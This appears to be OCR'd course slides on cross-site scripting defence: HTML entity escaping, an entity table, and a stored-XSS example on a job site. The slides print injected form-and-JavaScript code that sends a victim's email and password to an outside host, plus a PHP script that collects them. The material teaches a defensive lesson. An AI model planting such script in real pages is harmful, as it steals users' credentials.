- The two most important are:
  - HTML **Escape** Before Inserting Untrusted Data into HTML Element Content
  - Attribute **Escape** Before Inserting Untrusted Data into HTML Common Attributes

- Escaping = output encoding

HTML Entity Encoding



HTML Useful Character Entities

Note: Entity names are case sensitive!


Result	Description	Entity Name	Entity Number
	non-breaking space	&nbsp;	&#160;
<	less than	&lt;	&#60;
>	greater than	&gt;	&#62;
&	ampersand	&amp;	&#38;
¢	cent	&cent;	&#162;
£	pound	&pound;	&#163;
¥	yen	&yen;	&#165;
€	euro	&euro;	&#8364;
§	section	&sect;	&#167;
©	copyright	&copy;	&#169;
®	registered trademark	&reg;	&#174;
™	trademark	&trade;	&#8482;

http://www.w3schools.com/html/html_entities.asp

XSS Example

- Job posting site (like monster.com)
- Employers page(s)
- Job candidate’s page(s)
- This is an example of persistent (stored) XSS
- Bad guy stores client side script into server’s database
- For a similar example, see the following social networking example:
    - http://en.wikipedia.org/wiki/Cross-site_scripting#Exploit_examples


The Bad Guy's Client Side Script



```
<form name="sourceForm" action="http://badguy.com/testHttpRequest.php" method="post">
<script>

function postCommand() {
        document.sourceForm.action =
                "http://badguy.com/testHttpRequest.php?email=" +
                        document.getElementsByName("email")[0].value +
                        "&password=" + document.getElementsByName("password")[0].value;

        document.sourceForm.submit();
}


</script>
<input type="submit" name="submit" onclick="postCommand();" value="Push Me">
</form>
```

Bad guy generates HTML code containing a <form> element…

The Bad Guy's Client Side Script




```
<form name="sourceForm" action="http://mikemitri.com/testHttpRequest.php" method="post">
<script>

function postCommand() {
        document.sourceForm.action =
                "http://mikemitri.com/testHttpRequest.php?email=" +
                        document.getElementsByName("email")[0].value +
                        "&password=" + document.getElementsByName("password")[0].value;

        document.sourceForm.submit();
}


</script>
<input type="submit" name="submit" onclick="postCommand();" value="Push Me">
</form>
```

The form's action goes to the bad guy's site…

…by inducing the victim to click a button (social engineering)

The Bad Guy’s Client Side Script




```
<form name="sourceForm" action="http://mikemitri.com/testHttpRequest.php" method="post">
<script>

function postCommand() {
        document.sourceForm.action =
                "http://mikemitri.com/testHttpRequest.php?email=" +
                        document.getElementsByName("email")[0].value +
                        "&password=" + document.getElementsByName("password")[0].value;

        document.sourceForm.submit();
}


</script>
<input type="submit" name="submit" onclick="postCommand();" value="Push Me">
</form>
```

The XSS includes JavaScript…this is a common feature of Cross-site scripting

…which is invoked if the victim clicks the button


The Bad Guy's Client Side Script



```
<form name="sourceForm" action="http://mikemitri.com/testHttpRequest.php" method="post">
<script>

function postCommand() {
        document.sourceForm.action =
                "http://mikemitri.com/testHttpRequest.php?email=" +
                        document.getElementsByName("email")[0].value +
                        "&password=" + document.getElementsByName("password")[0].value;

        document.sourceForm.submit();
}

</script>
<input type="submit" name="submit" onclick="postCommand();" value="Push Me">
</form>
```

The JavaScript modifies the form's action by sending the contents of the email and password tags to the bad guy's server as URL parameters …

The Bad Guy's Sever-Side Script (at his own web site)




```
<?php

        echo "I got your data! email:" . $_REQUEST['email']
                        . "  password:" . $_REQUEST['password'];


?>
```

The bad guy has received the private information from the employer's (victim's) web page.

The sensitive information was NOT obtained from the database. It was received directly from a page displayed on a browser for a client who was using the job posting site.

